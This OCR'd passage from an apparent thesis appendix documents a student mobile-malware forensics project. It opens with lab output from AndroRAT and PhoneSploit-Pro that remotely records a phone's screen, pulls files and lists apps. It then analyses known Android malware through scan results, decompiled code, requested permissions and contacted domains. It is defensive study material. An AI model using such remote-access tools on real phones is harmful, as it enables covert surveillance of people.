
```
Interpreter:/> getIP
Device Ip: 192.168.232.2
```

Figure .2.6: AndroRAT



2 files: 111.1 KiB (113,807 bytes) | Free space: 43.9 GiB


Figure .2.7: Apache2: Phishing attempt


Dumps - Thunar
Edit View Go Bookmarks Help
kali Desktop RAT AndroRAT Dumps
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
File System
Browse Network
Image_20230511-11 2342.jpg
Image_20230511-11 2349.jpg

2 files: 111.1 KiB (113,807 bytes) | Free space: 43.9 GiB

Figure .2.8: Apache2: Phishing attempt

Phonesploit



Downloaded-Files - Thunar
vid-2023-5-22-0-6-53.mp4 - Properties
General
Emblems
Highlight
Permissions
Checksums


Name: vid-2023-5-22-0-6-53.mp4
Kind: MPEG-4 video
Open With: Parole Media Player
Location: /home/kali/Desktop/PhoneSploit-Pro/Downloaded-Files

Created: Today
Modified: Today
Accessed: Today

Size: 6.8 MiB (7,165,302 bytes)
Capacity: 94.6 GiB

```
Saving video to PhoneSploit-Pro/Downloaded-Files

/sdcard/vid-2023-5-22-0-6-9.mp4: 1 file pulled, 0 skipped. 37.4 MB/s (11078970 bytes in 0.282s)

Do you want to Open the file?     Y / N > N


 99 : Clear Screen                0 : Exit

[Main Menu] Enter selection > 7

Enter the recording duration (in seconds) > 10

Starting Screen Recording ...

Display is 1080×2280 @60.00fps (orientation=ROTATION_0), layerStack=0
Configuring recorder for 1080×2280 video/avc at 20.00Mbps
Content area is 1080×2280 at offset x=0 y=0
Time limit reached
Encoder stopping; recorded 336 frames in 10 seconds
Stopping encoder and muxer
Executing: /system/bin/am broadcast -a android.intent.action.MEDIA_SCANNER_SCAN_FILE -d file:///sdcard/vid-2023-5-22
-0-6-53.mp4
Broadcasting: Intent { act=android.intent.action.MEDIA_SCANNER_SCAN_FILE dat=file:///sdcard/vid-2023-5-22-0-6-53.mp4
 flg=0×400000 }
Broadcast completed: result=0

Saving video to Downloaded-Files
```

Figure .2.9: Record screen



```
[Main Menu] Enter selection > 10

     1. Select from App List
     2. Enter Package Name Manually

> 1


1. com.samsung.sree
2. com.sec.android.app.voicenote
3. com.samsung.android.email.provider
4. com.samsung.android.app.watchmanager
5. com.samsung.android.app.tips
6. com.google.android.apps.docs
7. com.google.android.videos
8. com.google.android.apps.photos
9. com.spotify.music
10. com.sec.android.app.sbrowser
11. com.microsoft.office.officehubrow
12. com.samsung.android.oneconnect
13. com.sec.android.app.popupcalculator
14. com.samsung.android.voc
15. com.sec.android.app.shealth
16. com.linkedin.android
17. com.samsung.android.spay
18. com.samsung.android.app.notes
19. com.xiaomi.smarthome
20. com.microsoft.teams

Enter Selection > █
```

Figure .2.10: Ability to install applications




Figure .2.11: Getting access to shared devices

Previous project done by author

This was a previous project that took during my time at NTNU, i was the project leader. Only the parts that I have single handldly done during the project is included. Everything in this appendix is conducted by the author. Everything else that was a part of this project was removed. The refrences that are shown below this appendix **IS ONLY** related to this example, the official references are above above, the one shown here are only for the project-example used in section 4.2.9

Mobile malware forensics

— IMT 4114 · Digital forensics —

Group R7

Amar Licina
Project leader
amarl@stud.ntnu.no
505096

Contents

1 information regarding using this project for my thesis

chapter Only chapters I have written alone is shown here, and the project group has been informed of me using this project for my master thesis; after all i did 90% of the project alone and find this project extremly relevant to my Master thesis.

1.1 Mobile zero day exploits

So now we know that it doesn't take much to have your phone infiltrated by malware. Just one click and an application you thought was a benign, is allowed to access your data. But there are also more severe attacks using zero-day exploits. One of these examples is the spyware called Pegasus. The only thing you had to do for this malware to infect your phone was to click on an exploit link, which then used a set of zero day exploits installing Pegasus without you even knowing about it. Once installed it would be able to send the target's private data (passwords, contact list, calendar events, text messages and live voice calls. [1]. In other words they would get complete access to your phone. This can in turn be used to trick the user further by having inside information, or to gain access to corporate networks if the phone has access to it. In this particular study [1] they have found evidence of phones in over 45 countries having phones infected, with users being among lawyers, journalists, human rights defenders, politicians, and the list goes on.

2 Analyzing malware

2.1 Our goals for the analysis

In the following three sections we are going to look into 3 different ways we could analyze an android application. We are going to take 2 different applications that we know are malware and analyze them to see if we can discover what characteristics about the applications could be used to decide whether or not the applications is a malware. In both cases we will of course already know that the applications we have chosen are classified as malware. But we want to see if we can be able to discover that the applications are malware just by examining them our selves. The 3 methods we are going to use to try and detect whether or not the applications are malware will be an online malware analysis, a static analysis and a dynamic analysis.

2.2 The different methods

- Online Malware analysis: This is a very quick and easy method to see if the APK file contains any malicious files. One drawback to this, and one of the reason this shouldn't necessarily be done, is that if one were to go after the author of the malware, lets say the company you work for is under attack, and it is critical to find out who is behind the attack, doing an online search of the APK file can give an alert to the attacker that malware has been run through an online analysis tool, giving the author of the malware a head start to escape. Also an online search does not necessarily find everything, an experience malicious attacker can easily encrypt the malware making the online scans not noticing the malware, hence why some malware's gets through the firewall and the IDS/IPS [2]. Even so it can still be a use full tool for quickly checking an APK.
- Static analysis: The static analysis is done by observing the program without running it. This can be done in many ways, one of them being though the use of tools that examine the application for you. In our analysis we get a lot of information both from the JD-GUI 2.3, and the MobSF 2.3, but there were a lot of information within the assets/, original/, res/, and smali/ that did not get show up. As explained in section 4.7. Doing an Static analysis is important, since later it can be compared with an dynamic analysis, and knowing what type of indication one can look for that were discovered in the static analysis before starting the dynamic analysis.
- Dynamic analysis: In this part of the analysis you will execute the program you are analysing, and observe what it's behaving under normal operations. We got some information with this method (for more information refer to 5), and, as mentioned above, it can be very useful to compare the static and dynamic analysis. It is easier to see indications of malware form a dynamic analysis that is not visible for static analysis. So performing a dynamic after a static analysis can be very useful in finding a definitive answer if the APK file contains malware or not [2].

2.3 How to test an APK file

An APK file stands for (Android Application package) and as explained in section **??**, a malware is something that can affect everyone, but how does one determine if an APK file is malicious or not. As we have already discussed, there are plenty of ways to check if an APK file is malicious, but in this paper we will mainly be using these tools when performing the static and dynamic analysis.

which is a free application that allows one to convert the classes.dex file of an APK into classes.jar. One must have Java installed for this to work.

- JD-GUI: After committing the dex2jar, we can then convert the Jar file into JD-GUI. JD-GUI displays the Java source code of .Class files. This will make it possible to view the content of .classes files in a "human readable" format.
- MobSF: MobSF Stands for The Mobile Security Framework which is an open source framework capable to perform end to end security testing of an APK file.
- Android Studio emulator: We used an Android emulator in order to perform the dynamic analysis. Android studio emulator is An emulator in our sandbox environment for us to perform the dynamic analysis with the malicious APK file while the malware was running. The version we are using is 30.4.5.

1.4 APK file structure

APK file contains all the resources for an application to run on a Android operating system, which is a ZIP file with an extension of .apk. An APK will also almost always contain AndroidManifest.xml 3.5, META-INF, lib/, assets/, resources.arsc, res/, and classes.dex, which will be explained in more detailed in 3.7.


2 Online Malware analysis

In this section we will be looking into the first of the three methods. Here we will briefly talk about online look-ups for malware. [4].

2.1 Android.Spy.277.origin

The malware we will be using for this has been taken from Ashish Bhatia repository; This malware will be different from the one we use in both the static analysis, and dynamic analysis. The malware we have chosen for this online analysis is: "Android.Spy.277.origin" within the github, specifically the malware name within this folder
"4f2c13cd7d1eb0ff87ed7805faf0b48f40b
9f1aa1782ccaf0916bc7ec37360b6"

There are plenty of online websites that can perform an analysis of an APK file, whether it is a HASH, URL or a File, it doesn't matter. Here we have chosen to use Hybrid-analysis[5] website. Hybrid analysis is an online file analysis tool, which gives results from both VirusTotal and OPSWAT MetaDefender, in our case as



Multi Scan Analysis
Last Update: 11/09/2021 00:07:28 (UTC)
View Details:
Visit Vendor:

Multi Scan Analysis
Last Update: 11/09/2021 00:07:28 (UTC)
View Details:
Visit Vendor:

Anti-Virus Scan Results for OPSWAT Metadefender (7/26)
Last update: 11/09/2021 00:07:28 (UTC)

ByteHero	✓	Xvirus Personal Guard	✓
AegisLab	✓	Vir.IT eXplorer	✗ Android.Adw.StartApp.Gen
K7	✓	Kaspersky	✗ not-a-virus:HEUR:AdWare.AndroidOS.Gibdy.a
TrendMicro House Call	✓	Quick Heal	✓
RocketCyber	✓	Comodo	✓
Symantec	✗ Trojan.Gen.NPE	Huorong	✓
Avira	✓	Sophos	✗ App/Gibdy-A
VirusBlokAda	✓	McAfee	✓
Cyren	✓	TACHYON	✓
TrendMicro	✓	Antiy	✓
Ikarus	✗ PUA.AndroidOS.Gidby	Emsisoft	✓
NANOAV	✗ Riskware.Android.Anydown.eeimkh	ESET	✗ a variant of Android/AdDisplay.Gidby.A application
Ahnlab	✓	BitDefender	✓

20 security vendors flagged this file as malicious

4f2c13cd7d1eb0ff87ed7805faf0b48f40b9f1aa1782ccaf0916bc7ec37360b6
4f2c13cd7d1eb0ff87ed7805faf0b48f40b9f1aa1782ccaf0916bc7ec37360b6.bin
5.56 MB
Size
2020-05-12 18:07:21 UTC
1 year ago

AegisLab	Adware.AndroidOS.Gibdy.A!c	Avast	Android:HiddenAds-AY [Trj]
Avast-Mobile	Android:HiddenAds-AY [Trj]	AVG	Android:HiddenAds-AY [Trj]
DrWeb	Android.Spy.277.origin	ESET-NOD32	A Variant Of Android/AdDisplay.Gidby.A P...
Fortinet	Adware/Gibdy/Android	Ikarus	PUA.AndroidOS.Gidby
Kaspersky	Not-a-virus:HEUR:AdWare.AndroidOS.Gi...	MAX	Malware (ai Score=99)
McAfee	Artemis!AD4A82CFCB50	McAfee-GW-Edition	Artemis!PUP
Microsoft	Trojan:Win32/Bitrep.A	NANO-Antivirus	Riskware.Android.Anydown.eeimkh
Qihoo-360	PUA.Android.Gen	Sophos	Android Gibdy (PUA)
Symantec	Trojan.Gen.NPE	Symantec Mobile Insight	AdLibrary:Generisk
Zillya	Adware.Gibdy.Android.15	ZoneAlarm by Check Point	Not-a-virus:HEUR:AdWare.AndroidOS.Gi...

Figure 1: hybrid-analysis of the Android.Spy.277. [5]

seen in figure 1 that Hybrid-analysis shows that both MetaDefender, and VirusTotal indicates that the file we uploaded is malicious with Hidden Ads. This is of course a method that will only work on known viruses. The reason we included the online based search analysis is to demonstrate how easy tools there are out there for individuals with no experience within reverse engineering to detect a malware. But we also wanted to use a different malware for the more detailed analysis since in general it's the best practice when doing analysis of a malware not to do online searches about it since it might give away information to the create of the malware.

3 Static analysis

In this section we are going to provide more details about what is statistic analysis and how it can be performed on our chosen malware. Static analysis is performed in a non-runtime environFment, which involves statically analysing software without execution the program. This is done through examining the source code, byte code and application binary for indicators of compromise. All tough searching through the entire source code would probably be a very time-consuming process, and this is most easily achieved by using different static analysis tools. When statically analysing a binary file, the internal structure of the file, such as instructions, addressing, is checked rather than observing the behaviour by running. It is also important to mention that in this analysis the goal is to discover how much information we can get from the malware, not necessarily with a focus on forensic soundness. If this had been an investigation the approach used might have been very different. But we want to explore different methods of discovering whether or not an APK is malicious.

3.1 covidBankBot.zip

(covidBankBot.zip) from the github [6] is the malware we have chosen for both our static an dynamic analysis.


3.2 Our process

In the static analysis we will first attempt to gain access to the source code. To do so we will first need to make a copy of the malware. To do this we will be using the APK-tool 1.3; The APK-tool is then used to reverse engineer the malware, and nearly rebuilding it from its original form with some modifications [3]. To be able to read the file that were created with the APK-tool we would need to convert the classes.dex files into classes.Jar file. This has to be done since the classes is written in Dex is not easily read by a human. This is done with the help of the 1.3 tool. And in the end to be able to read the classes that are in the Java file, we proceed to use the JD-GUI 1.3 to be able to see and read the (classes.jar).

For the second method of analysing the malware we will be using the tool MobSF **??**, which generates a static analysis report for us to read in case we missed any critical information.

3.3 Classes.jar

After we have converted the classes.dex into classes.jar, we can read the classes in JD-GUI. We found some very interesting as that can be seen in attachment ”statisk analyse.pdf”, here are some of them



```
 public static String getWebServerUri() { return getServerUri("content://ru.auto.test.provider/servers/web", DefaultPreferences.getWebServerUri(getContext()),

lic class ServerChooseHelper {
 rivate static String[] MOBILE_URLS = { "https://m.auto.ru/", "http://m.auto.ru/", "https://m.test.avto.ru/", "http://m.test.avto.ru/" };

private static Context getContext() { return bdm.b(); }

public static String getNewServerUri(Context paramContext) { return getServerUri("content://ru.auto.test.provider/servers/nodejs", De

public static String getOldPhpServerUri(Context paramContext) { return getServerUri("content://ru.auto.test.provider/servers/php", De

public static String getPublicServerUri(Context paramContext) { return getServerUri("content://ru.auto.test.provider/servers/scala", [
```

```
  public class WeatherIconMapper {
    public static String a(String paramString) { return TextUtils.isEmpty(paramString) ? null : String.format(Locale.US, "https://api.yastatic.net/morda-logo/i/yandex-app/weather/wgt_android/%s.4.png",
  }
```

```
ublic final class StringUtils {
 private static final ThreadLocal<DecimalFormat> DECIMAL_FORMAT;

 public static final String DRIVE_2_PATTERN = "(http(s)?://)?(www.)?drive2\\.ru/r/[^\\s]*";
```

```
public class ApiModule {
  public static final Companion Companion = new Companion(null);

  private static final String DADATA_BASE_URL = "https://suggestions.dadata.ru/";

  private static final String JOURNAL_BASE_URL = "https://autoru-mag-data.s3.yandex.net/json/";

  public static final String PUBLIC_API_PROTO = "public-api-proto";
```


```
  String.format(Locale.US, "https://api.yastatic.net/morda-logo/i/yandex-app/weather/wgt_android/%s.4.png",
```

Figure 2: Classes.jar1.3

Here we can see in figure 2 that it gives clear indications of that the APK file is communicating to several websites. After opening up the malware in JD-GUI and searching for the classes WeatherIconMapper, ServerChooseHelper, ApiModule, StringUtils, WeatherIconMapper we find out that these classes contains several URLs which indicates that the malware is talking to the internet and we will later see in section 3.5 that it requires Internet permissions. The mobSF1.3 also found domains and their IP's related to the functions above, that we will discuss more about in section 1.

3.3.1 CODE ANALYSIS

According to mobSF 1.3, the code contains CWE-532 Insertion of Sensitive Information into Log File and OWASP MASVS: MSTG-STORAGE-3. The malware is also containing hard-corded sensitive information. like username. passwords, keys etc. CWE-312 Cleartext Storage of Sensitive Information and the OWASP MASVS: MSTG-STORAGE-14 was found.



```
    c(Context context, ConnectivityMonitor.a aVar) {
        this.c = context.getApplicationContext();
        this.a = aVar;
    }

    private void a() {
        if (!this.d) {
            this.b = a(this.c);
            try {
                this.c.registerReceiver(this.e, new IntentFilter("android.net.conn.CONNECTIVITY_CHANGE"));
                this.d = true;
            } catch (SecurityException e2) {
                if (Log.isLoggable("ConnectivityMonitor", 5)) {
                    Log.w("ConnectivityMonitor", "Failed to register", e2);
```

```
  if (Log.isLoggable("ConnectivityMonitor", 5)) {
      Log.w("ConnectivityMonitor", "Failed to register", e2);
```

```
          if (Log.isLoggable("RMFragment", 5)) {
              Log.w("RMFragment", "Unable to register fragment with root", e2);
```

```
public class KeystoreHelper implements IKeystoreHelper {
    private static final String ENCRYPTED_KEY = "encrypted_key";
    private static final String KEY_ALIAS = "key2";
    private static final String SHARED_PREFS_NAME = "adjust_keys";
    private static final String TRANSFORMATION = "RSA/ECB/PKCS1Padding";
    private final int apiLevel;

    public static class UnsupportedApiException extends RuntimeException {
    }
```

```
  if (Log.isLoggable("ConnectivityMonitor", 5)) {
      Log.w("ConnectivityMonitor", "Failed to determine connectivity status when connectivity changed", e2);
```

```
    public GeneratedAppGlideModuleImpl(Context context) {
        if (Log.isLoggable("Glide", 3)) {
            Log.d("Glide", "Discovered AppGlideModule from annotation: ru.auto.ara.plugin.AllTrustOkHttpGlideModule");
            Log.d("Glide", "Discovered LibraryGlideModule from annotation: com.bumptech.glide.integration.okhttp3.OkHttpLibraryGlideModule");
            Log.d("Glide", "Discovered LibraryGlideModule from annotation: ru.auto.core_ui.util.image.CoreUiGlideModule");
```

```
  if (Log.isLoggable("CustomViewTarget", 4)) {
      Log.i("CustomViewTarget", "Glide treats LayoutParams.WRAP_CONTENT as a request for an image the size of this device's screen dimensi
```

```
public class d implements ConnectivityMonitorFactory {
    @Override // com.bumptech.glide.manager.ConnectivityMonitorFactory
    public ConnectivityMonitor a(Context context, ConnectivityMonitor.a aVar) {
        boolean z = ContextCompat.checkSelfPermission(context, "android.permission.ACCESS_NETWORK_STATE") == 0;
        if (Log.isLoggable("ConnectivityMonitor", 3)) {
            Log.d("ConnectivityMonitor", z ? "ACCESS_NETWORK_STATE permission granted, registering connectivity monitor" : "ACCESS_NETWORK_STATE permission missing, cannot register connectivity monitor");
        }
        return z ? new c(context, aVar) : new g();
    }
}
```

```
public final class DictionaryPlugin extends ForegroundPlugin {
    public static final Companion Companion = new Companion((DefaultConstructorMarker) null);
    private static final String LAST_DICTIONARY_UPDATE_KEY = "last_dictionary_update";
    private static final String TAG = DictionaryPlugin.class.getSimpleName();
    private static final long UPDATE_TIME_MILLIS = 86400000;
    public IDictionaryInteractor dictionaryInteractor;
    public IPrefsDelegate prefs;
```

```
iKeystoreHelper.initKeys(context);
byte[] hmac = iKeystoreHelper.getHmac(context, map.toString().getBytes());
if (hmac != null) {
    String nSign = nSign(context, map, hmac, (double) System.currentTimeMillis(), Build.VERSION.SDK_INT, str, str2);
    if (!nSign.isEmpty()) {
        map.put("signature", nSign);
        return;
    }
    return;
}
throw new NullPointerException("msgHash cannot be null");
atch (KeystoreHelper.UnsupportedApiException e) {
atch (InvalidKeyException | UnrecoverableKeyException e2) {
GeneralSecurityException e3 = e2;
Log.wtf(TAG, "sign: Received a retriable exception: " + e3.getMessage(), e3);
Log.wtf(TAG, "sign: Attempting a retry");
```

Figure 3: CWE-532, and CWE-312 detected by mobSF

as you can see in figure 3, there seems to be a lot of indications of logging sensitive information (exmaple: ConnectivityMonitor, ACCESS_NETWORK_STATE, IkeyStoreHeler) etc, so there is definitely Internet activities here, now it remains to go further into the URL's and their intentions, which will be more discussed in 3.6

3.4 Signer certificate

With the help of the tool that we mentioned earlier, MobSF [7], we found a detailed rapport of the certificate of the malware, this is a major important indication for us to identify who is the creator of the malware. Using this tool we also found the following:

According to MobSF, the Application is signed with v1 signature scheme, meaning it is vulnerable to Janus vulnerability on Android that is less version than 7.0 [8]

According to MobSF,the Application is signed with SHA1withRSA. SHA1 hash algorithm is known to have collision issues.

3.5 Manifest analysis

Every APK file requires a manifest in order to work. The next point on our list is to investigate the APK file's AndroidManifest.xml. By opening up the file that was created after we executed APK-tool. 1.3 Here we can investigate what type of access the application requests. Here are the ones that we found most noteworthy.

- **ACCESS_FINE_LOCATION:** This lets the malware know exactly where the victim is, as well as its consume additional battery power

- **CALL_PHONE:** This permission lets the attacker call whoever they want to, without the victims knowledge.
- **GET_TASKS:** This permissions allows the malware to retrieve information about all the other applications that is currently running
- **READ_CONTACTS:** This permission allows the malware to read all the data related to the contacts that is stored on the phone.
- **READ_EXTERNAL_STORAGE:** Allows a malware to read from external storage.
- **INTERNET:** Allows the malware to create network sockets
- **ACCESS_NETWORK_STATE:** Allows the malware to view the status of all networks
- **READ_PHONE_STATE**: Allows the malware to get access to phone number and serial number of the device, like if a call is active or which number is connected etc.
- **READ_SMS:** Allows the malware to read SMS messages stored on the phone or the SIM Card.
- **SEND_SMS:** allows the malware to send SMS messages
- **_RECEIVE_SMS:** Allows the malware to receive and process messages that is sent to the phone
- **RECORD_AUDIO:** Allows the malware to get access to record audio.
- **SYSTEM_ALERT_WINDOW:** Allows the malware to show system-alert messages on the screen.
- **WRITE_SMS:** Allows the malware to manipulate the SMS messages stored on the phone or SIM card.

There are more permissions being requested, It is normal for an APK-file to ask for permissions, but some permissions are more critical than others. In the (AndroidManifest), which one can simply just open after the malware is rebuild with the APK-tool and unzipped, we found a lot of indications that critical to the system can be accessed or altered by the app. One example that was found with the help of MobSF 1.3 was [android:allowBackup=true]. Android backups rely on ABS (Android Debug Bridge), but a malicious actor can inject code into the backup data which can temper with the backup meaning that the malware will always exist even after a backup. [7]

MobSF (section 1.3) found that the APK file contained [android:priority]. This makes the system give high priority to this APK file (High intent priority (999)) to the malware, which means that the malware will be highly prioritized by the system which may override other applications that are running at the same time [9].

MObSF (Section 1.3) found multiple indications of broadcast reciever, for example, android.permission.BROADCAST, with the [android:exported=true], meaning that this gives the malware access to any other applications on the device [10].

The MobSF tool (section 1.3) found also that the activity (jrxrpdcxd.ltnihmedlhocbq.ryqsmeytremjrdbpxl.ncec.pltrfi) has the attribute set to "SingletTask/singleInstance". This is not good because it becomes root activity meaning that it is possible for other applications to read the contents of the calling intent used. The standard launch mode should be used when sensitive data is being included in an intent.

3.6 Domains

We discovered in section 1.

Domain	Geolocation
api.yastatic.net, autoru-mag-data .s3.yandex.net m.auto.ru M.test.avto.ru	**IP:** 178.154.131.216 93.158.134.158, 213.180.204.188, 213.180.193.188 **Country:** Russian Federation **Region:** Moskva **City:** Moscow **Latititude:** 55.752220 **Longitude:** 37.615559
suggestions. datata.ru	**IP:** 186.2.163.83 **Country:** Russian Federation **Region:** Rostovskaya oblast **City:** Rostov-na-Donu **Latitude:** 47.235630 **Longitude:** 39.712189

Table 1: Domains

As a result of the code analysis in section 5.3.1 MobSF also discovered the following five domains 1. All five of the IP-addresses originate form Russia and maybe the malware too, four of which from the same location. This might suggest that the malware originates from Russia as well, but it is merely an indication. Alternatively this is just a result of the use of a VPN or DNS switching. Malicious domains are a potential threat for several reasons, they are often used in phishing campaigns or as a means of spreading malware (e.g. trough browser exploits packs or using frames). MobSF also found indications of communication towards a few SQL databases, but were not able to discern if the traffic was malicious or not.[11] However, if this a legitimate SQL database the malware will have access to all of its sensitive content.

3.7 Other findings

As mentioned in section 1.4, an APK file is a zip folder, and after the APK-tool 1.3 has been used, it is just a folder, that can be manually looked through, after simply removing the (.apk) extension in the file.

After proceeding unzipping the malware using the APK-tool; there were 4 different folders and 2 files within this decoded file that the APK-Tool created. To dig further into these files we found some very questionable indications that may give indication where the APK-File orgin is, especially the URL's we discovered in figure 2. In the APK-file/ assets/ reporter_generator.js (JavaScript file), we found a gitrepo for Rhino - open source Javascript implementation written in Java programming language [12]. After investigating this repository, we are not sure if this has something to do with the malware, but since it is Javascript implementation, it might have something to do with reporting and might indicate that the malicious actor is trying to receive a report from the code. In the /assets file there is a lot talking about damages, names, cars, and even geo locations, and this is all in Russian. the file path of the Javascript in the path .assets/report_generator.js.[11]

Based on what we have found of the permissions3.5 earlier, and that it's trying to access system information, meaning that this might be some form of Ransomware, keylogger, Locationlogger or Trojan since it is gathering personal information from the phone 3.5. In this case we think that this can be some form of a trojan that is gathering information from the users phone. The reason we belive it to be a trojan is because it seems to be stored inside an app pretending to be an app about cars. This is because the app also contains a lot of information regarding cars and damages within the .assets file. We conclude this based on what we learned in section 3.5, 3.3.1, 3.3.

